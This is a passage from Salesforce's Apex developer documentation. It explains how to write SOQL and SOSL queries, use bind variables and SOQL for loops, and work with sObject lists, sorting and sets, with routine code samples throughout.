Even if only one sObject field is selected, a SOQL or SOSL query always returns data as complete records. Consequently, you must dereference the field in order to access it. For example, this code retrieves an sObject list from the database with a SOQL query, accesses the first account record in the list, and then dereferences the record's `AnnualRevenue` field:

```
Double rev = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme'][0].AnnualRevenue;

// When only one result is returned in a SOQL query, it is not necessary
// to include the list's index.
Double rev2 = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme' LIMIT 1].AnnualRevenue;
```

The only situation in which it is not necessary to dereference an sObject field in the result of an SOQL query, is when the query returns an Integer as the result of a `COUNT` operation:

```
Integer i = [SELECT COUNT() FROM Account];
```

Fields in records returned by SOSL queries must always be dereferenced.

Also note that sObject fields that contain formulas return the value of the field at the time the SOQL or SOSL query was issued. Any changes to other fields that are used within the formula are not reflected in the formula field value until the record has been saved and re-queried in Apex. Like other read-only sObject fields, the values of the formula fields themselves cannot be changed in Apex.

Accessing sObject Fields Through Relationships

sObject records represent relationships to other records with two fields: an ID and an address that points to a representation of the associated sObject. For example, the Contact sObject has both an `AccountId` field of type ID, and an `Account` field of type Account that points to the associated sObject record itself.

The ID field can be used to change the account with which the contact is associated, while the sObject reference field can be used to access data from the account. The reference field is only populated as the result of a SOQL or SOSL query (see note).

For example, the following Apex code shows how an account and a contact can be associated with one another, and then how the contact can be used to modify a field on the account:

Note: To provide the most complete example, this code uses some elements that are described later in this guide:

- For information on `insert` and `update`, see Insert Statement on page 606 and Update Statement on page 606.

```
Account a = new Account(Name = 'Acme');
insert a;  // Inserting the record automatically assigns a
           // value to its ID field
Contact c = new Contact(LastName = 'Weissman');
c.AccountId = a.Id;
// The new contact now points at the new account
insert c;

// A SOQL query accesses data for the inserted contact,
// including a populated c.account field
c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id];

// Now fields in both records can be changed through the contact
c.Account.Name = 'salesforce.com';
c.LastName = 'Roth';

// To update the database, the two types of records must be
```

```
// updated separately
update c;          // This only changes the contact's last name
update c.Account; // This updates the account name
```

Note: The expression `c.Account.Name`, and any other expression that traverses a relationship, displays slightly different characteristics when it is read as a value than when it is modified:

- When being read as a value, if `c.Account` is null, then `c.Account.Name` evaluates to `null`, but does *not* yield a `NullPointerException`. This design allows developers to navigate multiple relationships without the tedium of having to check for null values.
- When being modified, if `c.Account` is null, then `c.Account.Name` *does* yield a `NullPointerException`.

In SOSL, you would access data for the inserted contact in a similar way to the SELECT statement used in the previous SOQL example.

```
List<List<SObject>> searchList = [FIND 'Acme' IN ALL FIELDS RETURNING
Contact(id,Account.Name)]
```

In addition, the sObject field key can be used with `insert`, `update`, or `upsert` to resolve foreign keys by external ID. For example:

```
Account refAcct = new Account(externalId__c = '12345');

Contact c = new Contact(Account = refAcct, LastName = 'Kay');

insert c;
```

This inserts a new contact with the `AccountId` equal to the account with the `external_id` equal to '12345'. If there is no such account, the insert fails.

Tip: The following code is equivalent to the code above. However, because it uses a SOQL query, it is not as efficient. If this code was called multiple times, it could reach the execution limit for the maximum number of SOQL queries. For more information on execution limits, see Execution Governors and Limits on page 274.

```
Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345'];

Contact c = new Contact(Account = refAcct.Id);

insert c;
```

Understanding Foreign Key and Parent-Child Relationship SOQL Queries

The `SELECT` statement of a SOQL query can be any valid SOQL statement, including foreign key and parent-child record joins. If foreign key joins are included, the resulting sObjects can be referenced using normal field notation. For example:

```
System.debug([SELECT Account.Name FROM Contact
              WHERE FirstName = 'Caroline'].Account.Name);
```

Additionally, parent-child relationships in sObjects act as SOQL queries as well. For example:

```
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts)
                  FROM Account
                  WHERE Name = 'Acme']) {
     Contact[] cons = a.Contacts;
}

//The following example also works because we limit to only 1 contact
```

```
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1)
                  FROM Account
                  WHERE Name = 'testAgg']) {
     Contact c = a.Contacts;
}
```

Working with SOQL Aggregate Functions

Aggregate functions in SOQL, such as `SUM()` and `MAX()`, allow you to roll up and summarize your data in a query. For more information on aggregate functions, see "Aggregate Functions" in the *Salesforce SOQL and SOSL Reference Guide*.

You can use aggregate functions without using a `GROUP BY` clause. For example, you could use the `AVG()` aggregate function to find the average `Amount` for all your opportunities.

```
AggregateResult[] groupedResults
  = [SELECT AVG(Amount)aver FROM Opportunity];
Object avgAmount = groupedResults[0].get('aver');
```

Note that any query that includes an aggregate function returns its results in an array of AggregateResult objects. AggregateResult is a read-only sObject and is only used for query results.

Aggregate functions become a more powerful tool to generate reports when you use them with a `GROUP BY` clause. For example, you could find the average `Amount` for all your opportunities by campaign.

```
AggregateResult[] groupedResults
  = [SELECT CampaignId, AVG(Amount)
      FROM Opportunity
      GROUP BY CampaignId];
for (AggregateResult ar : groupedResults)  {
    System.debug('Campaign ID' + ar.get('CampaignId'));
    System.debug('Average amount' + ar.get('expr0'));
}
```

Any aggregated field in a `SELECT` list that does not have an alias automatically gets an implied alias with a format `expr`***i***, where *i* denotes the order of the aggregated fields with no explicit aliases. The value of *i* starts at 0 and increments for every aggregated field with no explicit alias. For more information, see "Using Aliases with `GROUP BY`" in the *Salesforce SOQL and SOSL Reference Guide*.

Note: Queries that include aggregate functions are subject to the same governor limits as other SOQL queries for the total number of records returned. This limit includes any records included in the aggregation, not just the number of rows returned by the query. If you encounter this limit, you should add a condition to the `WHERE` clause to reduce the amount of records processed by the query.

Working with Very Large SOQL Queries

Your SOQL query sometimes returns so many sObjects that the limit on heap size is exceeded and an error occurs. To resolve, use a SOQL query `for` loop instead, since it can process multiple batches of records by using internal calls to `query` and `queryMore`.

For example, if the results are too large, this syntax causes a runtime exception:

```
Account[] accts = [SELECT Id FROM Account];
```

Instead, use a SOQL query `for` loop as in one of the following examples:

```
// Use this format if you are not executing DML statements
// within the for loop
```

```
for (Account a : [SELECT Id, Name FROM Account
                  WHERE Name LIKE 'Acme%']) {
    // Your code without DML statements here
}

// Use this format for efficiency if you are executing DML statements
// within the for loop
for (List<Account> accts : [SELECT Id, Name FROM Account
                            WHERE Name LIKE 'Acme%']) {
    // Your code here
    update accts;
}
```

The following example demonstrates a SOQL query `for` loop that's used to mass update records. Suppose that you want to change the last name of a contact in records for contacts whose first and last names match specified criteria:

```
public void massUpdate() {
    for (List<Contact> contacts:
      [SELECT FirstName, LastName FROM Contact]) {
        for(Contact c : contacts) {
            if (c.FirstName == 'Barbara' &&
              c.LastName == 'Gordon') {
                c.LastName = 'Wayne';
            }
        }
        update contacts;
    }
}
```

Instead of using a SOQL query in a `for` loop, the preferred method of mass updating records is to use batch Apex, which minimizes the risk of hitting governor limits.

For more information, see SOQL For Loops on page 155.

More Efficient SOQL Queries

For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 200,000 records. To avoid this error, ensure that the query is selective.

Selective SOQL Query Criteria

- A query is selective when one of the query filters is on an indexed field and the query filter reduces the resulting number of rows below a system-defined threshold. The performance of the SOQL query improves when two or more filters used in the WHERE clause meet the mentioned conditions.
- The selectivity threshold is 10% of the first million records and less than 5% of the records after the first million records, up to a maximum of 333,333 records. In some circumstances, for example with a query filter that is an indexed standard field, the threshold can be higher. Also, the selectivity threshold is subject to change.

Custom Index Considerations for Selective SOQL Queries

- The following fields are indexed by default.
  - Primary keys (Id, Name, and OwnerId fields)
  - Foreign keys (lookup or master-detail relationship fields)
  - Audit dates (CreatedDate and SystemModstamp fields)

  - RecordType fields (indexed for all standard objects that feature them)
  - Custom fields that are marked as External ID or Unique

- When the Salesforce optimizer recognizes that an index can improve performance for frequently run queries, fields that aren't indexed by default are automatically indexed.
- Salesforce Support can add custom indexes on request for customers.
- A custom index can't be created on these types of fields: multi-select picklists, currency fields in a multicurrency organization, long text fields, some formula fields, and binary fields (fields of type blob, file, or encrypted text.) New data types, typically complex ones, are periodically added to Salesforce, and fields of these types don't always allow custom indexing.
- You can't create custom indexes on formula fields that include invocations of the `TEXT` function on picklist fields.
- Typically, a custom index isn't used in these cases.
  - The queried values exceed the system-defined threshold.
  - The filter operator is a negative operator such as `NOT EQUAL TO` (or `!=`), `NOT CONTAINS`, and `NOT STARTS WITH`.
  - The `CONTAINS` operator is used in the filter, and the number of rows to be scanned exceeds 333,333. The `CONTAINS` operator requires a full scan of the index. This threshold is subject to change.
  - You're comparing with an empty value (`Name != ''`).

  However, there are other complex scenarios in which custom indexes can't be used. Contact your Salesforce representative if your scenario isn't covered by these cases or if you need further assistance with non-selective queries.

Examples of Selective SOQL Queries

To better understand whether a query on a large object is selective or not, let's analyze some queries. For these queries, assume that there are more than 200,000 records for the Account sObject. These records include soft-deleted records, that is, deleted records that are still in the Recycle Bin.

Query 1:

```
SELECT Id FROM Account WHERE Id IN (<list of account IDs>)
```

The `WHERE` clause is on an indexed field (Id). If `SELECT COUNT() FROM Account WHERE Id IN (<list of account IDs>)` returns fewer records than the selectivity threshold, the index on `Id` is used. This index is typically used when the list of IDs contains only a few records.

Query 2:

```
SELECT Id FROM Account WHERE Name != ''
```

Since Account is a large object even though Name is indexed (primary key), this filter returns most of the records, making the query non-selective.

Query 3:

```
SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA'
```

Here we have to see if each filter, when considered individually, is selective. As we saw in the previous example, the first filter isn't selective. So let's focus on the second one. If the count of records returned by `SELECT COUNT() FROM Account WHERE CustomField__c = 'ValueA'` is lower than the selectivity threshold, and CustomField__c is indexed, the query is selective.

Using SOQL Queries That Return One Record

SOQL queries can be used to assign a single sObject value when the result list contains only one element. When the L-value of an expression is a single sObject type, Apex automatically assigns the single sObject record in the query result list to the L-value. A runtime exception results if zero sObjects or more than one sObject is found in the list. For example:

```
List<Account> accts = [SELECT Id FROM Account];

// These lines of code are only valid if one row is returned from
// the query. Notice that the second line dereferences the field from the
// query without assigning it to an intermediary sObject variable.
Account acct = [SELECT Id FROM Account];
String name = [SELECT Name FROM Account].Name;
```

Improving Performance by Not Searching on Null Values

In your SOQL and SOSL queries, avoid searching records that contain null values. Filter out null values first to improve performance. In the following example, any records where the `treadID` value is null are filtered out of the returned values.

```
Public class TagWS {

/* getThreadTags
*
* a quick method to pull tags not in the existing list
*
*/
public static webservice List<String>
       getThreadTags(String threadId, List<String> tags) {
   system.debug(LoggingLevel.Debug,tags);

   List<String> retVals = new List<String>();
   Set<String> tagSet = new Set<String>();
   Set<String> origTagSet = new Set<String>();
   origTagSet.addAll(tags);

// Note WHERE clause verifies that threadId is not null

   for(CSO_CaseThread_Tag__c t :
      [SELECT Name FROM CSO_CaseThread_Tag__c
      WHERE Thread__c = :threadId AND
      threadID != null])

{
   tagSet.add(t.Name);
}
   for(String x : origTagSet) {
   // return a minus version of it so the UI knows to clear it
      if(!tagSet.contains(x)) retVals.add('-' + x);
}
   for(String x : tagSet) {
   // return a plus version so the UI knows it's new
      if(!origTagSet.contains(x)) retvals.add('+' + x);
}
```

```
    return retVals;
}
```

Working with Polymorphic Relationships in SOQL Queries

A polymorphic relationship is a relationship between objects where a referenced object can be one of several different types. For example, the `What` relationship field of an Event could be an Account, a Campaign, or an Opportunity.

The following describes how to use SOQL queries with polymorphic relationships in Apex. If you want more general information on polymorphic relationships, see Understanding Polymorphic Keys and Relationships in the Force.com SOQL and SOSL Reference.

You can use SOQL queries that reference polymorphic fields in Apex to get results that depend on the object type referenced by the polymorphic field. One approach is to filter your results using the `Type` qualifier. This example queries Events that are related to an Account or Opportunity via the What field.

```
List<Event> = [SELECT Description FROM Event WHERE What.Type IN ('Account', 'Opportunity')];
```

Another approach would be to use the `TYPEOF` clause in the SOQL `SELECT` statement. This example also queries Events that are related to an Account or Opportunity via the What field.

```
List<Event> = [SELECT TYPEOF What WHEN Account THEN Phone WHEN Opportunity THEN Amount END
 FROM Event];
```

Note: `TYPEOF` is currently available as a Developer Preview as part of the SOQL Polymorphism feature. For more information on enabling `TYPEOF` for your organization, contact Salesforce.

These queries will return a list of sObjects where the relationship field references the desired object types.

If you need to access the referenced object in a polymorphic relationship, you can use the instanceof keyword to determine the object type. The following example uses `instanceof` to determine whether an Account or Opportunity is related to an Event.

```
Event myEvent = eventFromQuery;
if (myEvent.What instanceof Account) {
    // myEvent.What references an Account, so process accordingly
} else if (myEvent.What instanceof Opportunity) {
    // myEvent.What references an Opportunity, so process accordingly
}
```

Note that you must assign the referenced sObject that the query returns to a variable of the appropriate type before you can pass it to another method. The following example queries for User or Group owners of Merchandise__c custom objects using a SOQL query with a `TYPEOF` clause, uses `instanceof` to determine the owner type, and then assigns the owner objects to User or Group type variables before passing them to utility methods.

```
public class PolymorphismExampleClass {

    // Utility method for a User
    public static void processUser(User theUser) {
        System.debug('Processed User');
    }

    // Utility method for a Group
    public static void processGroup(Group theGroup) {
        System.debug('Processed Group');
    }

    public static void processOwnersOfMerchandise() {
```

```
        // Select records based on the Owner polymorphic relationship field
       List<Merchandise__c> merchandiseList = [SELECT TYPEOF Owner WHEN User THEN LastName
 WHEN Group THEN Email END FROM Merchandise__c];
        // We now have a list of Merchandise__c records owned by either a User or Group
        for (Merchandise__c merch: merchandiseList) {
            // We can use instanceof to check the polymorphic relationship type
            // Note that we have to assign the polymorphic reference to the appropriate
            // sObject type before passing to a method
            if (merch.Owner instanceof User) {
                User userOwner = merch.Owner;
                processUser(userOwner);
            } else if (merch.Owner instanceof Group) {
                Group groupOwner = merch.Owner;
                processGroup(groupOwner);
            }
        }
    }
}
```

Using Apex Variables in SOQL and SOSL Queries

SOQL and SOSL statements in Apex can reference Apex code variables and expressions if they're preceded by a colon (`:`). This use of a local code variable within a SOQL or SOSL statement is called a *bind*. The Apex parser first evaluates the local variable in code context before executing the SOQL or SOSL statement. Bind expressions can be used as:

- The search string in `FIND` clauses.
- The filter literals in `WHERE` clauses.
- The value of the `IN` or `NOT IN` operator in `WHERE` clauses, allowing filtering on a dynamic set of values. Note that this is of particular use with a list of IDs or Strings, though it works with lists of any type.
- The division names in `WITH DIVISION` clauses.
- The numeric value in `LIMIT` clauses.
- The numeric value in `OFFSET` clauses.

Bind expressions can't be used with other clauses, such as `INCLUDES`.

For example:

```
Account A = new Account(Name='xxx');
insert A;
Account B;

// A simple bind
B = [SELECT Id FROM Account WHERE Id = :A.Id];

// A bind with arithmetic
B = [SELECT Id FROM Account
     WHERE Name = :('x' + 'xx')];

String s = 'XXX';

// A bind with expressions
B = [SELECT Id FROM Account
     WHERE Name = :'XXXX'.substring(0,3)];
```

```
// A bind with an expression that is itself a query result
B = [SELECT Id FROM Account
     WHERE Name = :[SELECT Name FROM Account
                    WHERE Id = :A.Id].Name];

Contact C = new Contact(LastName='xxx', AccountId=A.Id);
insert new Contact[]{C, new Contact(LastName='yyy',
                                    accountId=A.id)};

// Binds in both the parent and aggregate queries
B = [SELECT Id, (SELECT Id FROM Contacts
                 WHERE Id = :C.Id)
     FROM Account
     WHERE Id = :A.Id];

// One contact returned
Contact D = B.Contacts;

// A limit bind
Integer i = 1;
B = [SELECT Id FROM Account LIMIT :i];

// An OFFSET bind
Integer offsetVal = 10;
List<Account> offsetList = [SELECT Id FROM Account OFFSET :offsetVal];

// An IN-bind with an Id list. Note that a list of sObjects
// can also be used--the Ids of the objects are used for
// the bind
Contact[] cc = [SELECT Id FROM Contact LIMIT 2];
Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc];

// An IN-bind with a String list
String[] ss = new String[]{'a', 'b'};
Account[] aa = [SELECT Id FROM Account
                WHERE AccountNumber IN :ss];

// A SOSL query with binds in all possible clauses

String myString1 = 'aaa';
String myString2 = 'bbb';
Integer myInt3 = 11;
String myString4 = 'ccc';
Integer myInt5 = 22;

List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS
                                  RETURNING
                                     Account (Id, Name WHERE Name LIKE :myString2
                                              LIMIT :myInt3),
                                     Contact,
                                     Opportunity,
                                     Lead
```

```
                                    WITH DIVISION =:myString4
                                    LIMIT :myInt5];
```

Note: Apex bind variables aren't supported for the units parameter in `DISTANCE` or `GEOLOCATION` functions. This query doesn't work.

```
String units = 'mi';
List<Account> accountList =
    [SELECT ID, Name, BillingLatitude, BillingLongitude
     FROM Account
     WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10];
```

Querying All Records with a SOQL Statement

SOQL statements can use the `ALL ROWS` keywords to query all records in an organization, including deleted records and archived activities. For example:

```
System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]);
```

You can use `ALL ROWS` to query records in your organization's Recycle Bin. You cannot use the `ALL ROWS` keywords with the `FOR UPDATE` keywords.

SOQL For Loops

SOQL `for` loops iterate over all of the sObject records returned by a SOQL query. The syntax of a SOQL `for` loop is either:

```
for (variable : [soql_query]) {
    code_block
}
```

or

```
for (variable_list : [soql_query]) {
    code_block
}
```

Both ***variable*** and ***variable_list*** must be of the same type as the sObjects that are returned by the ***soql_query***. As in standard SOQL queries, the `[soql_query]` statement can refer to code expressions in their `WHERE` clauses using the `:` syntax. For example:

```
String s = 'Acme';
for (Account a : [SELECT Id, Name from Account
                  where Name LIKE :(s+'%')]) {
    // Your code
}
```

The following example combines creating a list from a SOQL query, with the DML `update` method.

```
// Create a list of account records from a SOQL query
List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel'];

// Loop through the list and update the Name field
```

```
for(Account a : accs){
   a.Name = 'Oracle';
}

// Update the database
update accs;
```

SOQL For Loops Versus Standard SOQL Queries

SOQL `for` loops differ from standard SOQL statements because of the method they use to retrieve sObjects. While the standard queries discussed in SOQL and SOSL Queries can retrieve either the `count` of a query or a number of object records, SOQL `for` loops retrieve all sObjects, using efficient chunking with calls to the `query` and `queryMore` methods of the SOAP API. Developers should always use a SOQL `for` loop to process query results that return many records, to avoid the limit on heap size.

Note that queries including an aggregate function don't support `queryMore`. A run-time exception occurs if you use a query containing an aggregate function that returns more than 2,000 rows in a `for` loop.

SOQL For Loop Formats

SOQL `for` loops can process records one at a time using a single sObject variable, or in batches of 200 sObjects at a time using an sObject list:

- The single sObject format executes the `for` loop's `<code_block>` once per sObject record. Consequently, it is easy to understand and use, but is grossly inefficient if you want to use data manipulation language (DML) statements within the `for` loop body. Each DML statement ends up processing only one sObject at a time.
- The sObject list format executes the `for` loop's `<code_block>` once per list of 200 sObjects. Consequently, it is a little more difficult to understand and use, but is the optimal choice if you need to use DML statements within the `for` loop body. Each DML statement can bulk process a list of sObjects at a time.

For example, the following code illustrates the difference between the two types of SOQL query `for` loops:

```
// Create a savepoint because the data should not be committed to the database
Savepoint sp = Database.setSavepoint();

insert new Account[]{new Account(Name = 'yyy'),
                     new Account(Name = 'yyy'),
                     new Account(Name = 'yyy')};

// The single sObject format executes the for loop once per returned record
Integer i = 0;
for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    i++;
}
System.assert(i == 3); // Since there were three accounts named 'yyy' in the
                       // database, the loop executed three times

// The sObject list format executes the for loop once per returned batch
// of records
i = 0;
Integer j;
for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    j = tmp.size();
    i++;
```

```
}
System.assert(j == 3); // The list should have contained the three accounts
                       // named 'yyy'
System.assert(i == 1); // Since a single batch can hold up to 200 records and,
                       // only three records should have been returned, the
                       // loop should have executed only once

// Revert the database to the original state
Database.rollback(sp);
```

Note:

- The `break` and `continue` keywords can be used in both types of inline query `for` loop formats. When using the sObject list format, `continue` skips to the next list of sObjects.
- DML statements can only process up to 10,000 records at a time, and sObject list `for` loops process records in batches of 200. Consequently, if you are inserting, updating, or deleting more than one record per returned record in an sObject list `for` loop, it is possible to encounter runtime limit errors. See Execution Governors and Limits on page 274.
- You might get a `QueryException` in a SOQL `for` loop with the message `Aggregate query has too many rows for direct assignment, use FOR loop`. This exception is sometimes thrown when accessing a large set of child records (200 or more) of a retrieved sObject inside the loop, or when getting the size of such a record set. For example, the query in the following SOQL `for` loop retrieves child contacts for a particular account. If this account contains more than 200 child contacts, the statements in the `for` loop cause an exception.

```
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                     FROM Account WHERE Id IN ('<ID value>')]) {
    List<Contact> contactList = acct.Contacts; // Causes an error
    Integer count = acct.Contacts.size(); // Causes an error
}
```

To avoid getting this exception, use a `for` loop to iterate over the child records, as follows.

```
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                     FROM Account WHERE Id IN ('<ID value>')]) {
    Integer count=0;
    for (Contact c : acct.Contacts) {
        count++;
    }
}
```

sObject Collections

Lists of sObjects

Lists can contain sObjects among other types of elements. Lists of sObjects can be used for bulk processing of data.

You can use a list to store sObjects. Lists are useful when working with SOQL queries. SOQL queries return sObject data and this data can be stored in a list of sObjects. Also, you can use lists to perform bulk operations, such as inserting a list of sObjects with one call.

To declare a list of sObjects, use the `List` keyword followed by the sObject type within <> characters. For example:

```
// Create an empty list of Accounts
List<Account> myList = new List<Account>();
```

Auto-populating a List from a SOQL Query

You can assign a List variable directly to the results of a SOQL query. The SOQL query returns a new list populated with the records returned. Make sure the declared List variable contains the same sObject that is being queried. Or you can use the generic sObject data type.

This example shows how to declare and assign a list of accounts to the return value of a SOQL query. The query returns up to 1,000 returns account records containing the Id and Name fields.

```
// Create a list of account records from a SOQL query
List<Account> accts = [SELECT Id, Name FROM Account LIMIT 1000];
```

Adding and Retrieving List Elements

As with lists of primitive data types, you can access and set elements of sObject lists using the `List` methods provided by Apex. For example:

```
List<Account> myList = new List<Account>(); // Define a new list
Account a = new Account(Name='Acme'); // Create the account first
myList.add(a);                      // Add the account sObject
Account a2 = myList.get(0);       // Retrieve the element at index 0
```

Bulk Processing

You can bulk-process a list of sObjects by passing a list to the DML operation. This example shows how you can insert a list of accounts.

```
// Define the list
List<Account> acctList = new List<Account>();
// Create account sObjects
Account a1 = new Acount(Name='Account1');
Account a2 = new Acount(Name='Account2');
// Add accounts to the list
acctList.add(a1);
acctList.add(a2);
// Bulk insert the list
insert acctList;
```

Record ID Generation

Apex automatically generates IDs for each object in a list of sObjects when the list is successfully inserted or upserted into the database with a data manipulation language (DML) statement. Consequently, a list of sObjects cannot be inserted or upserted if it contains the same sObject more than once, even if it has a `null` ID. This situation would imply that two IDs would need to be written to the same structure in memory, which is illegal.

For example, the `insert` statement in the following block of code generates a `ListException` because it tries to insert a list with two references to the same sObject (`a`):

```
try {

   // Create a list with two references to the same sObject element
   Account a = new Account();
   List<Account> accs = new List<Account>{a, a};
```

```
    // Attempt to insert it...
    insert accs;

    // Will not get here
    System.assert(false);
} catch (ListException e) {
    // But will get here
}
```

Using Array Notation for One-Dimensional Lists of sObjects

Alternatively, you can use the array notation (square brackets) to declare and reference lists of sObjects.

For example, this declares a list of accounts using the array notation.

```
Account[] accts = new Account[1];
```

This example adds an element to the list using square brackets.

```
accts[0] = new Account(Name='Acme2');
```

These are some additional examples of using the array notation with sObject lists.

Example	Description
`List<Account> accts = new Account[]{};`	Defines an Account list with no elements.
`List<Account> accts = new Account[] {new Account(), null, new Account()};`	Defines an Account list with memory allocated for three Accounts, including a new Account object in the first position, `null` in the second position, and another new Account object in the third position.
`List<Contact> contacts = new List<Contact> (otherList);`	Defines the Contact list with a new list.

Sorting Lists of sObjects

Using the `List.sort` method, you can sort lists sObjects.

For sObjects, sorting is in ascending order and uses a sequence of comparison steps outlined in the next section. Alternatively, you can also implement a custom sort order for sObjects by wrapping your sObject in an Apex class and implementing the `Comparable` interface, as shown in Custom Sort Order of sObjects.

Default Sort Order of sObjects

The `List.sort` method sorts sObjects in ascending order and compares sObjects using an ordered sequence of steps that specify the labels or fields used. The comparison starts with the first step in the sequence and ends when two sObjects are sorted using specified labels or fields. The following is the comparison sequence used:

1. The label of the sObject type.

For example, an Account sObject will appear before a Contact.

2. The Name field, if applicable.

   For example, if the list contains two accounts named A and B respectively, account A comes before account B.

3. Standard fields, starting with the fields that come first in alphabetical order, except for the Id and Name fields.

   For example, if two accounts have the same name, the first standard field used for sorting is AccountNumber.

4. Custom fields, starting with the fields that come first in alphabetical order.

   For example, suppose two accounts have the same name and identical standard fields, and there are two custom fields, FieldA and FieldB, the value of FieldA is used first for sorting.

Not all steps in this sequence are necessarily carried out. For example, if a list contains two sObjects of the same type and with unique Name values, they're sorted based on the Name field and sorting stops at step 2. Otherwise, if the names are identical or the sObject doesn't have a Name field, sorting proceeds to step 3 to sort by standard fields.

For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.

This is an example of sorting a list of Account sObjects. This example shows how the Name field is used to place the Acme account ahead of the two sForce accounts in the list. Since there are two accounts named sForce, the Industry field is used to sort these remaining accounts because the Industry field comes before the Site field in alphabetical order.

```
Account[] acctList = new List<Account>();
acctList.add( new Account(
    Name='sForce',
    Industry='Biotechnology',
    Site='Austin'));
acctList.add(new Account(
    Name='sForce',
    Industry='Agriculture',
    Site='New York'));
acctList.add(new Account(
    Name='Acme'));
System.debug(acctList);

acctList.sort();
System.assertEquals('Acme', acctList[0].Name);
System.assertEquals('sForce', acctList[1].Name);
System.assertEquals('Agriculture', acctList[1].Industry);
System.assertEquals('sForce', acctList[2].Name);
System.assertEquals('Biotechnology', acctList[2].Industry);
System.debug(acctList);
```

This example is similar to the previous one, except that it uses the Merchandise__c custom object. This example shows how the Name field is used to place the Notebooks merchandise ahead of Pens in the list. Since there are two merchandise sObjects with the Name field value of Pens, the Description field is used to sort these remaining merchandise items because the Description field comes before the Price and Total_Inventory fields in alphabetical order.

```
Merchandise__c[] merchList = new List<Merchandise__c>();
merchList.add( new Merchandise__c(
    Name='Pens',
    Description__c='Red pens',
    Price__c=2,
    Total_Inventory__c=1000));
```

```
merchList.add( new Merchandise__c(
    Name='Notebooks',
    Description__c='Cool notebooks',
    Price__c=3.50,
    Total_Inventory__c=2000));
merchList.add( new Merchandise__c(
    Name='Pens',
    Description__c='Blue pens',
    Price__c=1.75,
    Total_Inventory__c=800));
System.debug(merchList);

merchList.sort();
System.assertEquals('Notebooks', merchList[0].Name);
System.assertEquals('Pens', merchList[1].Name);
System.assertEquals('Blue pens', merchList[1].Description__c);
System.assertEquals('Pens', merchList[2].Name);
System.assertEquals('Red pens', merchList[2].Description__c);
System.debug(merchList);
```

Custom Sort Order of sObjects

To implement a custom sort order for sObjects in lists, create a wrapper class for the sObject and implement the `Comparable` interface. The wrapper class contains the sObject in question and implements the `compareTo` method, in which you specify the sort logic.

This example shows how to create a wrapper class for Opportunity. The implementation of the `compareTo` method in this class compares two opportunities based on the Amount field—the class member variable contained in this instance, and the opportunity object passed into the method.

```
global class OpportunityWrapper implements Comparable {

    public Opportunity oppy;

    // Constructor
    public OpportunityWrapper(Opportunity op) {
        oppy = op;
    }

    // Compare opportunities based on the opportunity amount.
    global Integer compareTo(Object compareTo) {
        // Cast argument to OpportunityWrapper
        OpportunityWrapper compareToOppy = (OpportunityWrapper)compareTo;

        // The return value of 0 indicates that both elements are equal.
        Integer returnValue = 0;
        if (oppy.Amount > compareToOppy.oppy.Amount) {
            // Set return value to a positive value.
            returnValue = 1;
        } else if (oppy.Amount < compareToOppy.oppy.Amount) {
            // Set return value to a negative value.
            returnValue = -1;
        }

        return returnValue;
```

```
    }
}
```

This example provides a test for the `OpportunityWrapper` class. It sorts a list of `OpportunityWrapper` objects and verifies that the list elements are sorted by the opportunity amount.

```
@isTest
private class OpportunityWrapperTest {
    static testmethod void test1() {
        // Add the opportunity wrapper objects to a list.
        OpportunityWrapper[] oppyList = new List<OpportunityWrapper>();
        Date closeDate = Date.today().addDays(10);
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Edge Installation',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=50000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='United Oil Installations',
            CloseDate=closeDate,
            StageName='Needs Analysis',
            Amount=100000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Grand Hotels SLA',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=25000)));

        // Sort the wrapper objects using the implementation of the
        // compareTo method.
        oppyList.sort();

        // Verify the sort order
        System.assertEquals('Grand Hotels SLA', oppyList[0].oppy.Name);
        System.assertEquals(25000, oppyList[0].oppy.Amount);
        System.assertEquals('Edge Installation', oppyList[1].oppy.Name);
        System.assertEquals(50000, oppyList[1].oppy.Amount);
        System.assertEquals('United Oil Installations', oppyList[2].oppy.Name);
        System.assertEquals(100000, oppyList[2].oppy.Amount);

        // Write the sorted list contents to the debug log.
        System.debug(oppyList);
    }
}
```

Expanding sObject and List Expressions

As in Java, sObject and list expressions can be expanded with method references and list expressions, respectively, to form new expressions.

In the following example, a new variable containing the length of the new account name is assigned to `acctNameLength`.

```
Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length();
```

In the above, `new Account[]` generates a list.

The list is populated with one element by the `new` statement `{new Account(name='Acme')}`.

Item 0, the first item in the list, is then accessed by the next part of the string `[0]`.

The name of the sObject in the list is accessed, followed by the method returning the length `name.length()`.

In the following example, a name that has been shifted to lower case is returned. The SOQL statement returns a list of which the first element (at index 0) is accessed through `[0]`. Next, the Name field is accessed and converted to lowercase with this expression `.Name.toLowerCase()`.

```
String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase();
```

Sets of Objects

Sets can contain sObjects among other types of elements.

Sets contain unique elements. Uniqueness of sObjects is determined by comparing the objects' fields. For example, if you try to add two accounts with the same name to a set, with no other fields set, only one sObject is added to the set.

```
// Create two accounts, a1 and a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set only contains one item
